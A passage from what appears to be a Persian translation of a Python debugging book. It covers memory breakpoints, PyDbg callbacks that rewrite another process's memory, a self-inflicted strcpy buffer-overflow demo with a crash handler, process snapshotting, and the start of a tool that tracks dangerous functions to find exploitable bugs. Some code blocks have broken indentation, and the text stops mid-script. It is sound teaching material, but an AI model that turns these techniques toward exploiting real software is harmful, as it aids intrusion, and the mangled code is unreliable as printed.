مراحل کار بسیار واضح هستند, وقتی یک INT1 بالا می آید ما چک میکنیم آیا هیچ کدام از ثبات دیباگ برای قرار دادن یک وقفه سخت افزاری آماده شده اند یا خیر. اگر دیباگر شناسایی کند که آنجا یک وقفه سخت افزاری در آدرس اعتراض وجود دارد, مقدار پرچم DR7 را صفر میکند و سپس ثبات دیباگ که شامل آدرس آن وقفه میشود را راه اندازی مجدد[۱۱۳] میکند. بگذارید عکس العمل پروسس را با تغییر my_test.py برای قرار دادن وقفه سخت افزاری بر روی فراخوانی ()printf مشاهده کنیم.

my_test.py

```
import my_debugger

from my_debugger_defines import *
debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the Process to attach to: ")
debugger.attach(int(pid))

printf = debugger.func_resolve("msvcrt.dll","printf")
print "[*] Address of printf: 0x%08x" % printf

debugger.bp_set_hw(printf,1,HW_EXECUTE)
debugger.run()
```

این تست یک وقفه را روی فراخوانی ()printf وقتی که اجرا شود قرار میدهد. طول این وقفه تنها یک بایت است. شما شاید متوجه شده باشید در این قسمت ما my_debugger_defines.py را وارد کد خود کرده ایم که با استفاده از آن ما میتوانیم به HW_EXECUTE دسترسی داشته باشیم که به ما امکان میدهد کدی ساده تر داشته باشیم وقتی شما اسکرپیت را مانند تمرین قبلی اجرا کنید خروجی مشابه خواهید داشت.

```
Enter the PID of the Process to attach to: 2504
[*] Address of printf: 0x77c4186a
Event Code: 3 Thread ID: 3704
```

[113] Reset


```
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 2 Thread ID: 2228
Event Code: 1 Thread ID: 2228
[*] Exception address: 0x7c901230
[*] Hit the first breakpoint.
Event Code: 4 Thread ID: 2228
Event Code: 1 Thread ID: 3704
[*] Hardware breakpoint removed.
```

مراحل کنترل رویداد های یک وقفه سخت افزاری

شما همانطور که مشاهده میکنید یک اعتراض رخ میدهد و سپس کنترل کننده ما وقفه را پاک میکند. سپس حلقه باید بعد از اینکه کنترل کننده اجرا شد ادامه پیدا کند. حالا دیباگر کم وزن ما از وقفه های سخت افزاری و نرم افزاری پشتیبانی میکند و باید قابلیت وقفه های حافظه را به آن اضافه کنیم.

۳,۱,۱۰ وقفه های حافظه

آخرین قابلیتی که ما میخواهیم آن را پیاده سازی کنیم وقفه های حافظه هستند. ابتدا, ما باید یک پرس و جو به یک قسمت حافظه ارسال کنیم تا متوجه شویم که آدرس پایه آن برابر با چه آدرسی است (جایی که صفحه در آدرس مجازی شروع میشود) بعد از اینکه ما سایز صفحه را متوجه شدیم, ما باید مجوز های صفحه را تعریف کنیم تا صفحه مورد نظر ما نقش یک صفحه محافظت شده[۱۱۴] را بازی کند. وقتی پردازنده تلاش میکند به آن آدرس از حافظه دسترسی پیدا کند, یک GUARD_PAGE_EXCEPTION بالا خواهد آمد. با استفاده از یک کنترل کننده ویژه برای این اعتراض, ما سپس به صفحه مورد نظر خود دسترسی هایی را که داشته باز میگردانیم و اجرا را ادامه میدهیم. برای اینکه سایز صفحه را به درستی محاسبه کنیم ما باید ابتدا یک پرس و جو[۱۱۵] به خود سیستم عامل ارسال کنیم تا سایز صفحه ی پیشفرض را بدست آوریم و سپس آن را دستکاری کنیم. این کار با اجرای تابع GetSystemInfo()[۱۱۶] انجام پذیر است. که

[114] Guard Page
[115] Query
[116] MSDN GetSystemInfo Function (*http://msdn2.microsoft.com/en-us/library/ms724381.aspx*).

دارای یک ساختمان به اسم SYSTEM_INFO[117]میباشد. این ساختمان شامل یک عضو به نام dwPageSize است که سایز صحیح صفحه سیستم را به ما میدهد. حالا ما این قابلیت را در ابتدای کلاس debugger() خود پیاده سازی میکنیم:my_debugger.py

```
class debugger():
        def __init__(self):
            self.h_Process = None
            self.pid = None
            self.debugger_active = False
            self.h_thread = None
            self.context = None
            self.breakpoints = {}
            self.first_breakpoint= True
            self.hardware_breakpoints = {}
            # Here let's determine and store
            # the default page size for the system
            system_info = SYSTEM_INFO()
            kernel32.GetSystemInfo(byref(system_info))
            self.page_size = system_info.dwPageSize
```

حالا که ما سایز صفحه پیشفرض را ضبط کرده ایم, ما آماده هستیم تا پرس و جو و دستکاری دسترسی صفحه را آغاز کنیم. اولین مرحله پرس و جو برای صفحه ای که شامل آدرس وقفه حافظه[118] که میخواهیم قرار دهیم است. این کار با استفاده از تابع VirtualQueryEx()[119] انجام پذیر است. که دارای ساختمان به نام MEMORY_BASIC_INFORMATION[120] با خصوصیت صفحه حافظه که ما درباه ی آن پرس و جو کرده ایم است. اعلان های زیر برای هر دوی تابع و ساختمان هستند:

```
SIZE_T WINAPI VirtualQuery(
        HANDLE hProcess,
        LPCVOID lpAddress,
        PMEMORY_BASIC_INFORMATION lpBuffer,
        SIZE_T dwLength
);)
```

```
typedef struct MEMORY_BASIC_INFORMATION{
        PVOID BaseAddress;
        PVOID AllocationBase;
        DWORD AllocationProtect;
        SIZE_T RegionSize;
        DWORD State;
        DWORD Protect;
        DWORD Type;
}
```

[117] MSDN SYSTEM_INFO Structure (*http://msdn2.microsoft.com/en-us/library/ms724958.aspx*).

[118] Memory breakpoit

[119] MSDN VirtualQueryEx Function (*http://msdn2.microsoft.com/en-us/library/aa366907.aspx)*.

[120] MSDN MEMORY_BASIC_INFORMATION Structure (*http://msdn2.microsoft.com/en-us/library/aa366775.aspx*).

بعد از اینکه ساختمان تنظیم شد, ما از مقدار BaseAddress به عنوان مکان شروع برای تنظیمات دسترسی صفحه استفاده میکنیم. تابعی که این دسترسی ها را تنظیم میکند تابع VirtualProtectEx()[121] که الگویی شبیه زیر دارد:

```
BOOL WINAPI VirtualProtectEx(
        HANDLE hProcess,
        LPVOID lpAddress,
        SIZE_T dwSize,
        DWORD flNewProtect,
        PDWORD lpflOldProtect
);
```

حالا اجازه بدهید که اینها را نیز در کد خود بیاوریم. حالا ما میخواهیم یک لیست سراسری[122] از صفحات محافظت شده که به طور صحیح تنظیم کردیم و همچنین یک لیست سراسری از آدرسهای وقفه های حافظه که کنترل کننده اعتراض های ما وقتی یک GUARD_PAGE_EXCEPTION رخ میدهد بسازیم. سپس ما دسترسی و مجوز لازم برای آن آدرس صفحه های حافظه مجاورش تنظیم میکنیم.(در صورتی که آدرس شامل دو و یا تعداد بیشتری از صفحات حافظه بشود).

my_debugger.py

```
...
class debugger():
        def __init__(self):
...
            self.guarded_pages = []
            self.memory_breakpoints = {}
...
        def bp_set_mem (self, address, size):
             mbi = MEMORY_BASIC_INFORMATION()
            # If our VirtualQueryEx() call doesn't return
            # a full-sized MEMORY_BASIC_INFORMATION
            # then return False
            if kernel32.VirtualQueryEx(self.h_Process,
                                                address,
                                               byref(mbi),
                                  sizeof(mbi)) < sizeof(mbi):
                return False
            current_page = mbi.BaseAddress
            # We will set the permissions on all pages that are
            # affected by our memory breakpoint.
            while current_page <= address + size:
            # Add the page to the list; this will
            # differentiate our guarded pages from those
            # that were set by the OS or the debuggee Process
            self.guarded_pages.append(current_page)
            old_protection = c_ulong(0)
            if not kernel32.VirtualProtectEx(self.h_Process,
                                                 current_page, size,
              mbi.Protect | PAGE_GUARD, byref(old_protection)):
```

[121] MSDN VirtualProtectEx Function (*http://msdn.microsoft.com/en-us/library/aa366899(vs.85).aspx*).

[122] Global list


```
        return False
    # Increase our range by the size of the
    # default system memory page size
    current_page += self.page_size
    # Add the memory breakpoint to our global list
    self.memory_breakpoints[address] = (address, size, mbi)
    return True
```

حالا شما قابلیت استفاده از وقفه های حافظه را دارید. اگر شما با مثال حلقه printf() این قابلیت را امتحان کنید. شما باید یک خروجی Guard Page Access Detected دریافت کنید. یک نکته فوق العاده در اینجا این است که وقتی به یک یک صفحه ی محافظت شده درخواست داده میشود و اعتراض نمایان میشود, سیستم عامل درواقع محافظت روی آن صفحه را پاک کرده و به شما اجرا میدهد اجرا را ادامه دهید. این شما را از ساختن یک کنترل کننده ویژه به این منظور معاف میکند. اگرچه, شما میتوانید منطق این کار را در حلقه دیباگ خود برای ایجاد عکس العمل وقتی وقفه اجرا شد مانند بازگرداندن وقفه, خواندن حافظه در قسمتی که وقفه ایجاد تنظیم شده است و هرچیز دیگری که باب میل شماست پیاده سازی کنید.

۳,۱,۱۱ نتیجه گیری

نتیجه ی این بخش نوشتن یک دیباگر کم وزن در ویندوز بود. اما شما نباید فقط نحوه ی ساختن یک دیباگر را یاد گرفته باشید, بلکه شما باید مهارت های بسیار مهم چه در هنگام دیباگینگ چه غیر آن را فرا گرفته باشید. زمانی که شما از دیباگر های دیگر استفاده میکنید, شما باید متوجه شوید چه اتفاقی در لایه پایین درحال رخ دادن است و شما باید در صورت ضرورت توانایی این را داشته باشید که دیباگر خود را برای تبدیل شدن به چیزی که میخواهید ویرایش کنید.

مرحله ی بعدی نمایش برخی قابلیت های پیشرفته از دو چهارچوب حرفه ای دیباگینگ روی ویندوز یعنی PyDbg و Immunity debugger است. شما وارث اطلاعات ارزشمندی از نحوه ی کار با PyDbg خواهید بود و با اطلاعاتی که کسب کرده اید این کار برای شما ساده است. اما دقت کنید, دستور زبان immunity debugger کاملا متفاوت است, و به همین نسبت قابلیت های کاملا متفاوتی را نیز در اختیار شما قرار میدهد. فهمیدن هر دوی اینها برای انجام خودکار و حرفه ای وظایف ویژه دیباگینگ برای شما بسیار حیاتی است. حالا بهتر است به جلو برویم. بگذارید وارد PyDbg شویم !

فصل چهارم – PyDbg , دیباگر خالص پایتون در ویندوز

اگر تا اینجای کتاب را به درستی دریافته باشید, شما باید درک خوبی از نحوه ی استفاده از پایتون برای ساختن یک دیباگر مد-کاربر[۱۲۳] در ویندوز بدست آورده باشید. حالا ما میخواهیم به سمت یادگیری PyDbg و کسب قدرتهایش حرکت کنیم. PyDbg یک دیباگر متن باز پایتون برای ویندوز است که در سال 2006 توسط پدرام امینی در مونتریال در کنفرانس ریکون به عنوان یک جزء اصلی از PaiMei[۱۲۴] که یک چهارچوب مهندسی معکوس است, ارائه شد. PyDbg در برنامه های محدودی مانند TAOF که یک پراکسی فازر معروف است و فازر درایور های ویندوزی من با نام IOCTLIZER استفاده شد. در اینجا ما کار خود را با توسعه کنترل کننده وقفه ها شروع میکنیم و سپس به سمت مباحث پیشرفته تری مانند کنترل تخریب[۱۲۵] برنام ها و گرفتن یک اسنپ شات[۱۲۶] از پروسس خواهیم رفت. برخی از ابزار هایی که در این فصل میسازیم میتوانند فصل های بعدی برای پشتیبانی از فازر های که میخواهیم بنویسیم استفاده شوند. حالا بگذارید کار را شروع کنیم!

۴,۱,۰ گسترش کنترل کننده های وقفه

در فصل قبلی ما اصول استفاد از کنترل کننده رویدادها تا کنترل کردن یک رویداد ویژه دیباگ را پوشش دادیم. در PyDbg این عملیات با استفاده و پیاده سازی توابع فرخوانی بازگشتی[۱۲۷] تعریف شده توسط کاربر انجام میشوند. با استفاده این توابع, ما میتوانیم منطق های اختصاصی وقتی که دیباگر یک رویداد دیباگ را دریافت میکند ایجاد کنیم. این کد اختصاصی میتواند کارهای مختلفی مانند خواندن افست های[۱۲۸] یک قسمت ویژه حافظه, قراردادن وقفه های مختلف, و یا دستکاری حافظه را انجام دهد. بعد از اینکه کد اختصاصی اجرا

123 User-mode
124 *http://code.google.com/p/paimei/*.
125 Crash
126 SnapShot
127 Callback
128 Offset

شد, ما کنترل را به دیباگر باز میگردانیم و با این کار ب دیباگر اجازه ادامه ی عملیات دیباگ را میدهیم. تابع PyDbg برای قرار دادن یک وقفه نرم افزاری الگویی شبیه زیر دارد :

```
bp_set(address, description="",restore=True,handler=None)
```

پارامتر address درواقع آدرس جایی است که شما میخواهید وقفه نرم افزاری در آن قسمت قرار بگیرد. پارامتر description اختیاری است و میتواند برای قرار دادن یک نام انحصاری برای هر وقفه استفاد شود. پارامتر restore برای این است وقفه بعد از اینکه استفاده شد به صورت خودکار راه اندازی مجدد شود و پارامتر handler مشخص میکند چه تابع در هنگام استفاده از این وقفه فراخوانی میشود. تابع فراخوانی بازگشتی وقفه[129] تنها یک پارامتر میگیرد, که درواقع یک نمونه از کلاس ()pydbg است. تمام بافت ها[130],نخ ها[131]و اطلاعات پروسس در این کلاس جمع آوری شده است و به تابع فراخوانی بازگشتی پاس داده میشود. با استفاده از اسکریپت printf_loop.py , بگذارید یک تابع فراخوانی بازگشتی بسازیم. برای این تمرین, ما مقدار شمارنده[132] که برای حلقه ی printf را میخوانیم و آن را با یک عدد تصادفی بین 1 تا 100 جابجا میکنیم. یک نکته مهم در اینجا که باید به آن دقت کنید این است که ما در واقع عملیات بازبینی, ضبط و دستکاری رویدادها را در پروسس در حال اجرا انجام میدهیم. این قابلیت به جد قدرتمند است. یک فایل پایتون جدید ایجاد کنید, و نام آن را printf_random.py بگذارید, و کد زیر را در آن قرار دهید.

printf_random.py

```
from pydbg import *
from pydbg.defines import *

import struct
import random

# This is our user defined callback function
def printf_randomizer(dbg):
    # Read in the value of the counter at ESP + 0x8 as a DWORD
    parameter_addr = dbg.context.Esp + 0x8
    counter = dbg.read_Process_memory(parameter_addr,4)

    # When we use read_Process_memory, it returns a packed binary
    # string. We must first unpack it before we can use it further.
    counter = struct.unpack("L",counter)[0]
    print "Counter: %d" % int(counter)
    # Generate a random number and pack it into binary format
   # so that it is written correctly back into the Process
   random_counter = random.randint(1,100)
   random_counter = struct.pack("L",random_counter)[0]

   # Now swap in our random number and resume the Process
   dbg.write_Process_memory(parameter_addr,random_counter)
```

[129] Callback Breakpoint
[130] Context
[131] Thread
[132] Counter

```
    return DBG_CONTINUE

# Instantiate the pydbg class
dbg = pydbg()

# Now enter the PID of the printf_loop.py Process
pid = raw_input("Enter the printf_loop.py PID: ")

# Attach the debugger to that Process
dbg.attach(int(pid))

# Set the breakpoint with the printf_randomizer function
# defined as a callback
printf_address = dbg.func_resolve("msvcrt","printf")

dbg.bp_set(printf_address,description="printf_address",handler=printf_randomizer)
# Resume the Process
dbg.run()
```

حالاهر روی فایلهای printf_loop.py و printf_random.py را اجرا کنید خروجی باید چیزی شبیه جدول زیر باشد.

خروجی از دیباگر	خروجی از پروسس دیباگ شده
Enter the printf_loop.py PID: 3466	Loop iteration 0!
…	Loop iteration 1!
…	Loop iteration 2!
…	Loop iteration 3!
Counter : 4	Loop iteration 32!
Counter : 5	Loop iteration 39!
Counter : 6	Loop iteration 86!
Counter : 7	Loop iteration 22!
Counter : 8	Loop iteration 77!
Counter : 9	Loop iteration 95!
Counter : 10	Loop iteration 60!

شما میتوانید ببینید دیباگر یک وقفه را روی چهارمین تکرار حلقه ی بی پایان printf قرار میدهد, به خاطر اینکه شمارنده ضبط شده با دیباگر با مقدار 4 تنظیم شده است. شما ممکن است دقت کرده باشید اسکریپت printf_loop.py به خوبی تا زمانی که چهارمین تکرار برسد, بجای اینکه خروجی عدد 4 را چاپ کند عدد 32 را چاپ میکند. این موضوع که دیباگر ما چگونه مقدار واقعی شمارنده را ضبط میکند و شمارنده را با یک عدد تصادفی قبل از اینکه خروجی چاپ شود جا به جا میکند بسیار ساده است. این مثال یک مثال نماینده قدرتمند از نحوه ی گسترش یک دیباگر قابل اسکریپت نویسی در زمان رویدادهای دیباگ است. حالا بگذارید تخریب[۱۳۳] های یک برنامه را با استفاده از PyDbg کنترل کنیم.

[133] Crash

۴,۱,۱ کنترل کننده خطای دسترسی

یک خطای دسترسی[۱۳۴] در یک پروسس وقتی رخ میدهد که پروسس بخواهد به قسمتی از حافظه که به آن دسترسی ندارد دسترسی کند و به طور کلی مجاز به دسترسی نباشد. به طور کلی مواردی که ممکن است سبب خطای دسترسی شوند, میتواند از یک سرریزی بافر[۱۳۵] تا کنترل کردن غیر صحیح یک اشاره گر تهی[۱۳۶] باشد. از دید یک محقق امنیتی, تمام خطاهای دسترسی باید به دقت بازبینی شوند, چرا که ممکن است برخی از آنها قابل اکسپلویت کردن باشند. وقتی یک خطای دسترسی در دیباگر رخ میدهد, دیباگر موظف است تمام اطلاعات مرتبط مانند, وضعیت قاب پشته[۱۳۷] , وضعیت ثبات, و دستوراتی که سبب تخرب برنامه شده اند را در اختیار شما قرار دهد. سپس شما میتوانید از اطلاعات به دست آمده برای نوشتن اکسپلویت و یا وصله اجرایی[۱۳۸] استفاده کنید. PyDbg یک متود عالی برای نصب یک کنترل کننده خطای دسترسی به همراه توابع کمکی برای اینکه تمام اطلاعات مربوط به تخرب برنامه را در اختیار شما قرار دهد, دارد. بگذارید در ابتدا بگذارید یک امتحان روی یک تابع خطرناک زبان سی یعنی strcpy() برای ساختن یک سرریزی بافر انجام دهیم. و خروجی این امتحان را با یک اسکریپت PyDbg برای ضمیمه کردن و کنترل خطای دسترسی کامل کنیم. کار را با اسکریپت تست آغاز کنیم. یک فایل جدید با نام buffer_overflow.py ایجاد کنید, و کد زیر را وارد کنید.

buffer_overflow.py

```
from ctypes import *
msvcrt = cdll.msvcrt

# Give the debugger time to attach, then hit a button
raw_input("Once the debugger is attached, press any key.")

# Create the 5-byte destination buffer
buffer = c_char_p("AAAAA")

# The overflow string
overflow = "A" * 100

# Run the overflow
msvcrt.strcpy(buffer, overflow)
```

حالا که چیزی برای آزمایش داریم, یک فایل جدید با نام access_violation_handler.py ایجاد کنید و کد زیر را وارد کنید.

access_violation_handler.py

```
from pydbg import *
from pydbg.defines import *
```

[134] Access Violation
[135] Buffer Overflow
[136] NULL Pointer
[137] Stack Frame
[138] Binary Patch

```
# Utility libraries included with PyDbg
import utils

# This is our access violation handler
def check_accessv(dbg):

    # We skip first-chance exceptions
    if dbg.dbg.u.Exception.dwFirstChance:
            return DBG_EXCEPTION_NOT_HANDLED

    crash_bin = utils.crash_binning.crash_binning()
    crash_bin.record_crash(dbg)
    print crash_bin.crash_synopsis()

    dbg.terminate_Process()

    return DBG_EXCEPTION_NOT_HANDLED

pid = raw_input("Enter the Process ID: ")

dbg = pydbg()
dbg.attach(int(pid))
dbg.set_callback(EXCEPTION_ACCESS_VIOLATION,check_accessv)
dbg.run()
```

حالا فایل buffer_overflow.py را اجرا کنید و PID آن را بردارید. این برنامه تا زمانی شما درخواست اجرای آن را بدهید متوقف میباشد. حالا فایل access_violation_handler.py را اجرا کنید, یک کلید را در جایی که فایل تست (buffer_overflow.py) را اجرا کرده اید بفشارید, شما باید خروجی شبیه زیر ببینید.

```
1 python25.dll:1e071cd8 mov ecx,[eax+0x54] from thread 3376 caused access
violation when attempting to read from 0x41414195

2 CONTEXT DUMP
  EIP: 1e071cd8 mov ecx,[eax+0x54]
  EAX: 41414141 (1094795585) -> N/A
  EBX: 00b055d0 ( 11556304) -> @U`" B`Ox,`O )Xb@|V`"L{O+H]$6 (heap)
  ECX: 0021fe90 ( 2227856) -> !$4|7|4|@%,\!$H8|!OGGBG)00S\o (stack)
  EDX: 00a1dc60 ( 10607712) -> V0`w`W (heap)
  EDI: 1e071cd0 ( 503782608) -> N/A
  ESI: 00a84220 ( 11026976) -> AAAAAAAAAAAAAAAAAAAAAAAAAAAA (heap)
  EBP: 1e1cf448 ( 505214024) -> enable() -> NoneEnable automa (stack)
  ESP: 0021fe74 ( 2227828) -> 2? BUH` 7|4|@%,\!$H8|!OGGBG) (stack)
  +00: 00000000 ( 0) -> N/A
  +04: 1e063f32 ( 503725874) -> N/A
  +08: 00a84220 ( 11026976) -> AAAAAAAAAAAAAAAAAAAAAAAAAAAA (heap)
  +0c: 00000000 ( 0) -> N/A
  +10: 00000000 ( 0) -> N/A
  +14: 00b055c0 ( 11556288) -> @F@U`" B`Ox,`O )Xb@|V`"L{O+H]$ (heap)
3 disasm around:
            0x1e071cc9 int3
            0x1e071cca int3
            0x1e071ccb int3
```

```
            0x1e071ccc int3
            0x1e071ccd int3
            0x1e071cce int3
            0x1e071ccf int3
            0x1e071cd0 push esi
            0x1e071cd1 mov esi,[esp+0x8]
            0x1e071cd5 mov eax,[esi+0x4]
            0x1e071cd8 mov ecx,[eax+0x54]
            0x1e071cdb test ch,0x40
            0x1e071cde jz 0x1e071cff
            0x1e071ce0 mov eax,[eax+0xa4]
            0x1e071ce6 test eax,eax
            0x1e071ce8 jz 0x1e071cf4
            0x1e071cea push esi
            0x1e071ceb call eax
            0x1e071ced add esp,0x4
            0x1e071cf0 test eax,eax
            0x1e071cf2 jz 0x1e071cff

4 SEH unwind:
        0021ffe0 -> python.exe:1d00136c jmp [0x1d002040]
        ffffffff -> kernel32.dll:7c839aa8 push ebp
```

خروجی اطلاعات بسیار مفیدی را آشکار میکند. قسمت اول که در کد با عدد 1 مشخص شده است به شما میگوید چه دستوری باعث ایجاد خطای دسترسی شده است و این دستور در چه ماژولی وجود دارد. این اطلاعات برای نوشتن اکسپلویت و یا وقتی شما میخواید یک تحلیل به صورت ایستا[۱۳۹] برای تشخیص مکان آسیب پذیری انجام دهید بسیار مفید هستند. قسمت دوم که با عدد 2 در کد مشخص شده است در واقع یک نسخه برداری کامل از وضعیت تمام ثبات است. و جالب ترین قسمت آن این است که ما مقدار EAX را با 0x41414141 بازنویسی کرده ایم (0x41 در واقع مقدار هگزدسیمال برای کاراکتر A بزرگ است). همچنین ما میتوانیم مشاهده کنیم ثبات ESI به بافر ما یعنی رشته ای از کاراکتر های A بزرگ یعنی جایی که دقیقا ESP+8 نیز به اشاره میکند, اشاره دارد. قسمت سوم که با عدد 3 در کد مشخص شده است درواقع کد اسمبلی دستورات قبل و بعد خطای رخ داده است و آخرین قسمت که با عدد 4 در کد مشخص شده است, لیست کنترل کننده های SEH[۱۴۰] که در در هنگاه تخریب برنامه ثبت شده اند میباشد. شما میتوانید ببینید که ساختن یک کنترل کننده تخریب برنامه با استافده از PyDbg چه قدر ساده است. این یک قابلیت بسیار ویژه است که به شما کمک میکند بعد از تخریب پروسس مورد نظر بتوانید به خوبی تحلیل لازم را به صورت خودکار انجام دهید. در ادامه ما میخواهیم از قابلیت داخلی PyDbg برای ساختن یک ابزار بازچینی پروسس استفاده کنیم.

[139] Static Analysis
[140] Sturcted Exception Handling

۴,۱,۲ نسخه برداری[۱۴۱] پروسس

PyDbg دارای یک قابلیت بسیار عالی تحت عنوان نسخه برداری از پروسس[۱۴۲] است. با استفاده از این قابلیت شما میتوانید پروسس را کاملا منجمد[۱۴۳] کرده و تمام حافظه آن را نسخه برداری کند و اجازه ی ادامه ی فعالیت به پروسس را بدهید. نکته قابل توجه این است که شما در هر زمانی میتوانید پروسس را به نسخه ای که از آن گرفته اید بازگردانید, این کار میتواند در مواردی در حال اجرای مهندسی معکوس بر روی یک فایل اجرایی و یا تحلیل یک تخریب برنامه هستند بسیار مفید باشد.

۴,۱,۳ کسب نسخه ای از پروسس

مرحله ی اول برای گرفتن یک تصویر از پروسس هدف این است که بدانید پروسس در زمان گرفتن تصویر در چه موقعیتی قرار دارد. برای گرفتن یک تصویر دقیق شما ابتدا نیاز دارید تمام نخهای برنامه و تمام محتویات CPU مربوط به آنها را کسب کنید, همچنین شما نیاز دارید تمام صفحات حافظه پروسس مورد نظر و محتویات آن را کسب کنید. وقتی شما تمام این اطلاعات را داشته باشید, تنها چیزی که باقی میماند این است که چگونه این اطلاعات را مرتب کنید تا در زمانی که به آن نیاز دارید آن را اظهار کنید.

قبل از اینکه ما بتوانیم یک نسخه از پروسس مورد نظر خود را کپی برداری کنیم, ما نیاز داریم تمام نخهای برنامه را معلق کنیم چرا که در هنگام نسخه برداری ممکن است باعث تغییر اطلاعات شوند. برای معلق کردن تمام نخهای برنامه در PyDbg ما از suspend_all_threads() استفاده میکنیم و برای اینکه نخها را از حالت تعلیق خارج کنیم ما از یک تابع مشابه به نام resume_all_threads() استفاده میکنیم. بعد از اینکه ما تمام نخها را معلق کردیم سپس تابع Process_snapshot() را فراخوانی میکنیم. این تابع به صورت کاملا خودکار تمام اطلاعات مربوط برای هر نخ و قسمت های مختلف حافظه را دخیره میکند. بعد از اینکه نسخه برداری از پروسس تمام شد, ما تمام نخها را از حالت تعلیق در می آوریم. بعد از اینکه پروسس دوباره کار خود را شروع کرد, ما باید در نقطه نسخه برداری شده از پروسس باشیم. کلیات بسیار ساده است, اینطور نیست؟

بگذارید این موضوع را امتحان کنیم, ما یک مثال ساده مینویسیم که به کاربر اجازه میدهد یک کلید را برای نسخه برداری از پروسس بفشارد و با فشار دادن مجدد کلید به نسخه ی گرفته شده را بازگرداند. یک فایل پایتون جدید بسازید و نام آن را snapshop.py بگذارید, و کد زیر را در آن وارد کنید.

snapshot.py

```
from pydbg import *
from pydbg.defines import *

import threading
import time
```

[141] Snapshot
[142] Process Snapshotting
[143] Freeze

```
import sys

class snapshotter(object):
        def __init__(self,exe_path):

        self.exe_path = exe_path
        self.pid = None
        self.dbg = None
        self.running = True

1 # Start the debugger thread, and loop until it sets the PID
  # of our target Process
   pydbg_thread = threading.Thread(target=self.start_debugger)
   pydbg_thread.setDaemon(0)
   pydbg_thread.start()

  while self.pid == None:
          time.sleep(1)

2 # We now have a PID and the target is running; let's get a
  # second thread running to do the snapshots
  monitor_thread = threading.Thread(target=self.monitor_debugger)
  monitor_thread.setDaemon(0)
  monitor_thread.start()

 3  def monitor_debugger(self):
      while self.running == True:
             input = raw_input("Enter: 'snap','restore' or 'quit'")
             input = input.lower().strip()
             if input == "quit":
                   print "[*] Exiting the snapshotter."
                   self.running = False
                   self.dbg.terminate_Process()
             elif input == "snap":

             print "[*] Suspending all threads."
                    self.dbg.suspend_all_threads()

             print "[*] Obtaining snapshot."
                   self.dbg.Process_snapshot()
             print "[*] Resuming operation."
                   self.dbg.resume_all_threads()
             elif input == "restore":
                  print "[*] Suspending all threads."
                 self.dbg.suspend_all_threads()
                 print "[*] Restoring snapshot."
                 self.dbg.Process_restore()
           print "[*] Resuming operation."
           self.dbg.resume_all_threads()

4 _ def start_debugger(self):
          self.dbg = pydbg()
       pid = self.dbg.load(self.exe_path)
       self.pid = self.dbg.pid
       self.dbg.run()
```

```
5 exe_path = "C:\\WINDOWS\\System32\\calc.exe"
  snapshotter(exe_path)
```

مرحله ی اول (جایی که با عدد 1 مشخص شده است) در واقع شروع برنامه ی هدف تحت نخ دیباگر است. با مجزا کردن نخها, ما میتوانیم دستورات نسخه برداری را بدون اینکه برنامه هدف را مجبور به توقف در زمانی که در حال گرفتن ورودی ماست, اجرا کنیم. بعد از اینکه نخ دیباگر یک PID معتبر را بازگشت داد, (جایی که با عدد 4 مشخص شده است), ما نخ جدیدی را شروع میکنیم که ورودی ما را میگیرد(جایی که با عدد 2 مشخص شده است). سپس ما یک دستور برای اینکه ارزیابی کند کجا میخواهیم تصویر را بگیریم و یا درخواست بازگشت یک تصویر و یا حتی خروج را به آن ارسال میکنیم (جایی که با عدد 3 مشخص شده است). (جایی که با عدد 5 مشخص شده است) دلیل اینکه من از ماشین حساب به عنوان یک مثال استفاده کرده ام بسیار ساده است و آن هم این است که میتوانیم مراحل گرفتن این تصویر را به وضوح ببینیم. حالا تعدادی عملیات تصادفی در ماشین حساب انجام دهید, سپس در اسکرپیت خود snap را وارد کنید, حالا تعداد دیگری عملیات انجام دهید و یا بر روی کلید clear کلید کنید. حالا در اسکرپیت خود restore را وارد کنید حالا شما باید اعداد قبلی که در تصویر گرفته شده وجود داشت را ببینید. استفاده از این تکنولوژی شما میتوانید قسمتی از پروسس را که برای شما جذاب است بازچینی کنید. حالا اجازه دهید تعدادی از تکنولوژی های PyDbg را که آموختید برای ساختن یک ابزار کمکی فازر[۱۴۴] که به ما کمک میکند به صورت خودکار آسیب پذیری ها را در نرم افزارها بیابیم و به صورت خودکار تخریب ها را کنترل کنیم, به کار ببندیم.

۴,۱,۴ قرار دادن همه چیز در کنار هم

حالا که مهم ترین قابلیت های PyDbg را تشریح کردیم, ما میخواهیم یک ابزار ایجاد کنیم که بتواند به ما آسیب پذیری های قابل اکسپلویت کردن یک برنامه را نمایش دهد. همانطور که گفته شد برخی از توابع میتوانند باعث ایجاد سرریزیهای بافر, آسیب پذیری های رشته های فرمت[۱۴۵] و سرریزیهای حافظه بشوند, ما میخواهیم در اینجا به این توابع توجه ویژه و عملی داشته باشیم.

[144] Fuzzer assistance
[145] Format String

این ابزار درواقع ابتدا فراخوانی های توابع خطرناک را پیدا و رهگیری میکند. وقتی تابعی که فکر میکنیم ممکن است خطرناک باشد فراخوانی شود, ما چهار پارامتر از پشته آزادسازی[۱۴۶] میکنیم (به همراه آدرس بازگشتی فراخوان) سپس از پروسس در صورتی که آن تابع باعث یک سرریزی بافر شود یک تصویر میگیریم. حالا اگر یک خطای دسترسی ایجاد شود, اسکریپت ما پروسس را به آخرین تابع آسیب پذیر بازمیگرداند. از اینجا (آخرین تابع آسیب پذیر) برنامه ما مرحله به مرحله برنامه هدف را اجرا میکند و تک-تک دستورات را به شکل اسمبلی در می آورد تا زمانی که خطای دسترسی دوباره رخ دهد و یا نهایت تعداد دستوراتی که میخواهیم بر روی آنها تحقیق کنیم اجرا شوند.

هرزمانی که شما یک تابع خطرناک ببینید که با اطلاعاتی که شما به برنامه فرستاده اید هماهنگ است, دستکاری اطلاعات فرستاده شده تا زمانی که برنامه تخریب شود کار ارزشمندی است. این کار اولین مرحله ی نوشتن یک اکسپلویت است.

حالا انگشتان کدنویسی خود را گرم کنید, یک فایل پایتون جدید به نام danger_track.py ایجاد کنید و کد زیر را در آن وارد کنید :

danger_track.py

```
from pydbg import *
from pydbg.defines import *

import utils

# This is the maximum number of instructions we will log
# after an access violation
